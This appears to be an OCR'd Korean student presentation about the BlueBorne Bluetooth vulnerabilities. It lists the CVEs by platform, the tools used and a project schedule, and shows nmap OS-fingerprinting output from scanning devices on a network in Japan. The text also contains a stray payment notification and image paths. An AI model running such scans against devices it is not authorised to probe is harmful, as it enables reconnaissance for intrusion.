  에서 발생하는 원격코드 실행 취약점

- CVE-2017-0782 : 안드로이드
  의 BNEP PAN(Personal Area Networking, IP기반 장치간 네트워크 연결) 프로필에서 발생하는 원격코드 실행 취약점
- CVE-2017-0783 : 안드로이드 블루투스의 PAN 프로필에서 발생하는 MITM(Man-in-the-middle) 공격 취약점
- CVE-2017-0785 : 안드로이
  드 SDP(Service Discovery Protocol, 주변 장치 식별)에서 발생하는 정보 노출 취약점

BlueBorne CVEs

Windows

- CVE-2017-8628 : 윈도우의 블루투스 드라이버에서 발생하는 스푸핑 취약점

BlueBorne CVEs

Linux

- CVE-2017-1000250 : 리눅스 블루투스 스택(BlueZ)에서 발생하는 정보노출 취약점
- CVE-2017-1000251 : 리눅스 커널 원격코드 실행 취약점

BlueBorne CVEs

iOS

- CVE-2017-14315 : 애플의 Low Energy 오디오 프로토콜에서 발생하는 원격코드 실행 취약점

Used Tools

Software

https://nmap.org/download.html

https://play.google.com/store/apps/details?id=com.overlook.android.fing&hl=ko

https://play.google.com/store/apps/details?id=com.armis.bluebornе_detector&hl=ko


Hardware


〈 TG-BTD90 〉

〈 Ubertooth One 〉

Project Goal

블루투스의 **양면성**을 대중에게 알리자!


TOSS
지금
Toss 잔고로 1원이 입금되었습니다. (보낸 사람 : 이희광)
10:25
2월 5일 월요일



III

프로젝트 일정 및 진행 현황

Schedule

		1.1 ~ 1.17	1.18 ~ 1.25	1.26 ~ 2.2	2.3 ~ 2.6	2.7 ~ 2.11	2.12 ~ 2.14	2.15 ~ 2.18	2.19 ~ 2.22
프로젝트 준비	프로젝트 주제 선정 및 회의				일				
	블루투스 개념 및 원리 공부				본				
프로젝트 진행	블루본 취약점 공부 및 CVE 조사				프			설	
	일본 프로젝트 준비				로			날	
프로젝트 중간발표	국내 프로젝트 진행				젝				
	중간 발표 PPT 준비				트				

Information Gathering & Analysis Process

Wi-Fi에 연결된 디바이스 스캔

BlueBorne Scanner 앱으로 취약한 디바이스 스캔

취약한 OS 버전과 CVE 비교

데이터 분석 후 시각적 통계 도출


Device Scan(Wi-Fi) In Japan

nmap


```
user@ubuntu:~$ sudo nmap [redacted]

user@ubuntu:~$ sudo nmap [redacted]

user@ubuntu:~$ sudo nmap [redacted]

Starting Nmap 7.01 ( https://nmap.org ) at 2018-02-21 23:49 PST
Nmap scan report for homeui-MBP ([redacted])
Host is up (0.0066s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
49152/tcp open  unknown
MAC Address: A4:5E:60:C2:27:2F (Apple)
Aggressive OS guesses: Apple Mac OS X 10.7.0 (Lion) - 10.10 (Yosemite) or i
OS 4.1 - 8.3 (Darwin 10.0.0 - 14.5.0) (97%), Apple iOS 9.0 (Darwin 15.0.0)
(94%), Apple iOS 5.0.1 (93%), Apple Mac OS X 10.7.4 - 10.7.5 (Lion) (Darwin
 11.4.2) (93%), Apple Mac OS X 10.7.0 - 10.7.5 (Lion) or iOS 4.2 - 5.0.1 (D
arwin 10.4.0 - 11.4.2) (93%), Apple Mac OS X 10.7.0 - 10.7.5 (Lion) (Darwin
 11.0.0 - 11.4.2) (93%), Apple TV 5.2.1 or 5.3 (93%), Apple iOS 5.0.1 - 5.1
.1 (93%), Apple iOS 6.0.1 (93%), Apple iOS 6.1.4 (Darwin 13.0.0) (93%)
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.01%E=4%D=2/21%OT=49152%CT=1%CU=34782%PV=Y%DS=1%DC=D%G=Y%M=A45E6
OS:0%TM=5A8E766B%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=3%ISR=10D%TI=Z%CI=RD%
OS:TS=A)SEQ(SP=104%GCD=1%ISR=107%TI=Z%CI=RD%II=RI%TS=A)OPS(O1=M5B4NW5NNT11S
OS:LL%O2=M5B4NW5NNT11SLL%O3=M5B4NW5NNT11%O4=M5B4NW5NNT11SLL%O5=M5B4NW5NNT11
OS:SLL%O6=M5B4NNT11SLL)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)
OS:ECN(R=Y%DF=Y%T=40%W=FFFF%O=M5B4NW5SLL%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=N%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)U1(R=Y%DF=
OS:N%T=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=0%RUD=G)IE(R=Y%DFI=S%T=40%C
OS:D=S)
```

